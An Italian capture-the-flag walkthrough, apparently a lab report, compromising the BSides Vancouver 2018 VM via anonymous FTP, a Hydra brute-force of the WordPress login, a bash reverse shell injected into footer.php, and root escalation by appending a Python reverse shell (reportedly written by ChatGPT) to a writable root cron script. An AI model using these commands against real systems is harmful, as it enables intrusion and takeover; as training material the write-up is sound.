


Come si vede qui sopra, si tratta di un sito in WordPress. Il contenuto mostra che il sito è dismesso. Avendo programmato su WordPress in passato, sono consapevole che usa un framework PHP e, pertanto, potrebbe costituire una possibile breccia per inserire codici malevoli e/o accedere al sistema.

In fondo alla pagina WordPress è presente un link ad una pagina di login (192.168.1.137/backup\_wordpress/wp-login.php) per amministratori di sistema.

## META

- [Log in](#)
- [Entries RSS](#)
- [Comments RSS](#)
- [WordPress.org](#)



Non conosco le credenziali per poter entrare. Tuttavia, dallo scan con nmap ho ottenuto che ci sono altri 2 servizi con altrettante porte attive: FTP e SSH.

Provo a vedere se ottengo qualcosa di utile utilizzando il primo, FTP, che è più soggetto a vulnerabilità ed è più facile da “bucare”, non essendo neanche provvisto di crittografia.

Nmap ci ha fornito l'informazione che il server ftp accetta connessioni tramite utente anonymous, che non richiede password. Provo, quindi, a stabilire una connessione attraverso il comando:

[ftp 192.168.1.137](#)

e, quando, il prompt lo richiede, inserisco anonymous come utente.

```
(kali㉿kali)-[~]
└─$ ftp 192.168.1.137
Connected to 192.168.1.137.
220 (vsFTPd 2.3.5)
Name (192.168.1.137:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Provo a vedere quali cartelle e file siano presenti sul server FTP, attraverso il comando:

`ls`

Ho trovato una cartella di nome public.

```
ftp> ls
229 Entering Extended Passive Mode (|||56388|).
150 Here comes the directory listing.
drwxr-xr-x    2 65534      65534        4096 Mar  3  2018 public
226 Directory send OK.
ftp> 
```

Entro nella cartella attraverso il comando:

```
cd public
```

E nuovamente uso il comando list per ottenere una lista degli oggetti all'interno della cartella. E' presente un file di testo denominato users.txt.bk .

```
ftp> ls
229 Entering Extended Passive Mode (|||58757|).
150 Here comes the directory listing.
-rw-r--r--    1 0          0           31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> █
```

Mi incuriosisce perché sembra, già dal nome, un file di backup degli utenti, probabilmente associato al sito WordPress visto che si trova nella cartella di backup di quest'ultimo.

Eseguo il download attraverso il comando GET:

```
get users.txt.bk
```


```
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||40413|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31      118.71 KiB/s   00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (11.54 KiB/s)
ftp> █
```

Ora il file è nella cartella home di Kali e posso aprirlo tramite il comando:


```
nano users.txt.bk
```

```
GNU nano 8.3                               users.txt.bk
abatchy
john
mai
anne
doomguy
```

Provo ad usare delle password casuali a partire dal primo utente: 12345, password, etc, per vedere come si comporta la pagina di login e, se, eventualmente, riesco ad entrare.




Dalla schermata noto che l'utente abatchy non esiste, magari nel frattempo è stato cancellato dal database. Provo, quindi, con il secondo utente della lista: john. Uso, anche qui, qualche password casuale, a partire da 12345.



Questa volta il messaggio di errore è diverso: riporta che la sola password non è corretta. Quindi, l'utente john esiste ed è tra gli utenti abilitati ad entrare nella pagina di amministrazione del blog.

A questo punto, decido di utilizzare un attacco a dizionario dal terminale della Kali usando il tool Hydra, attraverso il comando:

```
hydra -l john -P /usr/share/wordlists/rockyou.txt \
192.168.1.137 http-post-form \
"/backup_wordpress/wp-login.php:log=^USER^&pwd=^PASS^&wp-
submit=Log+In:F=Incorrect" \
-V
```



The screenshot shows the Hydra terminal interface. At the top, there's a menu bar with "File", "Azioni", "Modifica", "Visualizza", "Aiuto", and a "Remember Me" checkbox. Below the menu, the terminal output displays a list of login attempts for the user "john". The log entries show various password guesses being tested against the target host "192.168.1.137". The last entry in the log is highlighted in red, indicating success: "[80][http-post-form] host: 192.168.1.137 login: john password: enigma". Below the log, a message states "1 of 1 target successfully completed, 1 valid password found". At the bottom, it shows the command used: "Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-12 14:30:36".

```
File Azioni Modifica Visualizza Aiuto Remember Me
4399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.137 - login "john" - pass "rosemary" - 2546 of 143
44399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.137 - login "john" - pass "rooster" - 2547 of 1434
4399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.137 - login "john" - pass "retard" - 2548 of 14344
399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.137 - login "john" - pass "daniella" - 2549 of 143
44399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.137 - login "john" - pass "cosmin" - 2550 of 14344
399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.137 - login "john" - pass "alexandria" - 2551 of 1
4344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.137 - login "john" - pass "sweetie1" - 2552 of 143
44399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.137 - login "john" - pass "soccer11" - 2553 of 143
44399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.137 - login "john" - pass "pookie1" - 2554 of 1434
4399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.137 - login "john" - pass "joejoe" - 2555 of 14344
399 [child 12] (0/0)
[80][http-post-form] host: 192.168.1.137 login: john password: enigma
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-12 14:30:36
```

Hydra ha avuto successo: la password per l'utente john è enigma.

Ora posso effettuare il login con queste credenziali nella pagina di accesso di WordPress.

The screenshot shows the WordPress dashboard. On the left, there's a sidebar with links like Home, Updates (4), Posts, Media, Pages, Comments, Appearance, Plugins, Users, Tools, and Settings. A message at the top right says "WordPress 6.8.1 is available! Please update now." The main area has three main sections: "At a Glance" (with 2 Posts and 1 Comment), "Activity" (listing posts and comments), and "Recent Comments" (listing a single comment from "Mr WordPress" on a post titled "Hello world!"). There's also a "Quick Draft" section for writing new posts.

Thank you for creating with [WordPress](#).

[Get Version 6.8.1](#)

Come si può vedere, ho ottenuto accesso come amministratore nel sito WordPress. Lo scopo è, tuttavia avere accesso alla shell di accesso di Ubuntu. Il modo più semplice che mi viene in mente è provare a cercare un file PHP ed iniettare uno script che mi consenta di farlo.

Avendo programmato in WordPress, so muovermi in questo ambiente: vado in Editor, così da poter trovare i file PHP presenti ed iniettare del codice malevolo.

Clicco su footer.php, che è un file di template usato per gestire la parte inferiore di tutte le pagine del sito.

Provo ad inserire un semplice TAG HTML per mettere un testo di esempio in grassetto e salvo cliccando su Update file.

Deprecated WordPress blog 4 0 + New Howdy, john

Dashboard Posts Media Pages Comments Appearance Themes Customize Widgets Menus Header Background Editor Plugins Users Tools Settings Collapse menu

WordPress 6.8.1 is available! Please update now.

## Edit Themes

File edited successfully.

### Twenty Sixteen: Theme Footer (footer.php)

Select theme to edit: Twenty Sixteen Select

Templates

- 404 Template (404.php)
- Archives (archive.php)
- Comments (comments.php)

**Theme Footer** (footer.php) (highlighted)

- Theme Functions (functions.php)
- Theme Header (header.php)
- Image Attachment Template (image.php)
- back-compat.php (inc/back-compat.php)
- customizer.php (inc/customizer.php)
- template-tags.php (inc/template-tags.php)
- Main Index Template (index.php)
- Single Page (page.php)
- Search Results (search.php)
- Search Form (searchform.php)

```
<?php
/**
 * The template for displaying the footer
 *
 * Contains the closing of the #content div and all content after
 *
 * @package WordPress
 * @subpackage Twenty_Sixteen
 * @since Twenty Sixteen 1.0
 */
?>

<B>Ciao a tutti!</B>

</div><!-- .site-content -->

<footer id="colophon" class="site-footer" role="contentinfo">
<?php if ( has_nav_menu( 'primary' ) ) : ?>
    <nav class="main-navigation" role="navigation" aria-label="<?php esc_attr_e( 'Footer Primary Menu', 'twentysixteen' ); ?>">
        <?php
            wp_nav_menu( array(
                'theme_location' => 'primary',
                'menu_class'      => 'primary-menu',
            ) );
        ?>
    </nav><!-- .main-navigation -->
<?php endif; ?>

<?php if ( has_nav_menu( 'social' ) ) : ?>
```

Documentation: Function Name... Look Up

Update File

Il risultato è questo (andando dal browser della Kali su [http://192.168.1.137/backup\\_wordpress](http://192.168.1.137/backup_wordpress)):

Deprecated WordPress blog Customize 3 0 + New Howdy, john

# Hello world!

admin March 7, 2018 1 Comment Edit

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

**RECENT COMMENTS**

- Mr WordPress on Hello world!

**ARCHIVES**

- March 2018

**CATEGORIES**

- Uncategorized

**META**

- Site Admin
- Log out
- Entries RSS
- Comments RSS
- WordPress.org

**Ciao a tutti!**

Deprecated WordPress blog / Proudly powered by WordPress

## Fase 3: Accesso Iniziale


Provo ad iniettare una reverse shell PHP. Questa prevede di creare una connessione TCP dalla VM BSides Vancouver 2018 alla Kali usando la porta 4444 (inventata al momento).

Ecco il codice:

```
<?php
```

```
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.134/4444 0>&1'");
```

```
?>
```



The screenshot shows the WordPress dashboard under the 'Appearance' section, specifically the 'Edit Themes' page for the Twenty Sixteen theme. The 'footer.php' file is open for editing. The original code for the footer is present, followed by the injected reverse shell code:

```
<?php
/*
 * The template for displaying the footer
 *
 * Contains the closing of the #content div and all content after
 *
 * @package WordPress
 * @subpackage Twenty_Sixteen
 * @since Twenty Sixteen 1.0
 */
?>

<B>Ciao a tutti!</B>

<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.1.134/4444 0>&1'");
?>


</div><!-- .site-content -->
<footer id="colophon" class="site-footer" role="contentinfo">
    <?php if ( has_nav_menu( 'primary' ) ) : ?>
        <nav class="main-navigation" role="navigation" aria-label=<?php esc_attr_e(
            'Footer Primary Menu', 'twentysixteen' ); ?>>
            <?php
                wp_nav_menu( array(
                    'theme_location' => 'primary',
                    'menu_class'      => 'primary-menu',
                ) );
            </?php
    </?php
</footer>
```

The 'Templates' sidebar on the right lists various theme files, with 'Theme Footer (footer.php)' highlighted.

Ora non resta che andare sul terminale della Kali e mettersi in ascolto della connessione.

Per farlo uso il comando:

```
nc -lvp 4444
```



```
File Azioni Modifica Visualizza Aiuto
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.1.134] from (UNKNOWN) [192.168.1.137] 46704
bash: no job control in this shell
www-data@bsides2018:/var/www/backup_wordpress$ RECENT COMMENTS
* Mr WordPress on Hello world!
```

Finalmente, abbiamo la shell della macchina target, ma ancora non agisce con permessi di root. Nell'esplorazione delle cartelle sulla VM target, ho trovato nella cartella /usr/local/bin un processo cron che viene eseguito automaticamente ad intervalli regolari, gestito dal demone cron ed usato per automatizzare attività ripetitive, che viene eseguito come utente root. Sembra la braccia che potrebbe fare al nostro caso!

```
www-data@bsides2018:/var/www/backup_wordpress$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab` command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
* *      * * *    root    /usr/local/bin/cleanup
#
```

\* Hello world!

## RECENT COMMENTS

\* Mr WordPress on Hello world!

## ARCHIVES

Sta eseguendo il codice attraverso il file cleanup. Mi sposto nella cartella /usr/local/bin e mi appresto ad eseguirlo tramite il comando cat:

```
cat cleanup
```

```
www-data@bsides2018:/var/www$ cd /usr/local/bin/
cd /usr/local/bin/                                maintained
www-data@bsides2018:/usr/local/bin$ cat cleanup      * Hello world!
cat cleanup
#!/bin/sh

rm -rf /var/log/apache2/*      # Clean those damn logs !!
```

## RECENT COMMENTS

Dall'esecuzione, sembra uno script che rimuove i logs dalla cartella /var/log/apache2 del server Apache.

Il file ha permessi 777 quindi è possibile modificarlo.

## Fase 4: Escalation Privilegi

Il file cleanup è eseguito dall'utente root: qualsiasi script facciamo eseguire all'interno di quel file, verrà eseguito dall'utente root.

Tramite ChatGPT, provo a chiedere quali tipi di reverse shell posso inserire da riga di comando, che si collegano all'indirizzo IP 192.168.1.134 sulla porta 5555 (porta inventata al momento).

Mi propone ben 7 tipi: uno in Python, uno in Bash, uno in Perl, uno in PHP (per siti vulnerabili), uno in Netcat con supporto dello switch -e, uno in Socat, una Crontab injection.

Provo il primo della lista, quello in Python per verificare se funziona.

Il codice creato da ChatGPT è:

```
echo "python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\'"
192.168.1.134\',5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);subprocess.call(['/bin/sh','-i']);'" >> cleanup
```

Prima di premere invio, eseguo il comando netcat su un'altra finestra del terminale di Kali per mettermi in ascolto sulla porta 5555 e verificare se ci siano connessioni in arrivo:

```
nc -lvp 5555
```

```
(kali㉿kali)-[~]
$ nc -lvp 5555
listening on [any] 5555 ...
```

Premo quindi invio nella shell dell'altra finestra di terminale ed attendo, sperando che il processo cron si connetta, come sperato, a breve.

```
www-data@bsides2018:/usr/local/bin$ echo "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.1.134\",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1) ; os.dup2(s.fileno(),2);subprocess.call([\"/bin/sh\",\"-i\"]);'" >> cleanup
<subprocess.call([\"/bin/sh\",\"-i\"]);'" >> cleanup
www-data@bsides2018:/usr/local/bin$ echo "python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.1.134\",5555));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1) ; os.dup2(s.fileno(),2);subprocess.call([\"/bin/sh\",\"-i\"]);'" >> cleanup
<subprocess.call([\"/bin/sh\",\"-i\"]);'" >> cleanup
www-data@bsides2018:/usr/local/bin$
```

RECENT COMMENT

Il codice sembra essere stato incluso nel processo. Nel giro di qualche decina di secondi, arriva una connessione!

```
(kali㉿kali)-[~]
$ nc -lvpn 5555
listening on [any] 5555 ...
connect to [192.168.1.134] from (UNKNOWN) [192.168.1.137] 33365
/bin/sh: 0: can't access tty; job control turned off
```

Finalmente, ho ottenuto una shell con permessi di root sulla macchina target!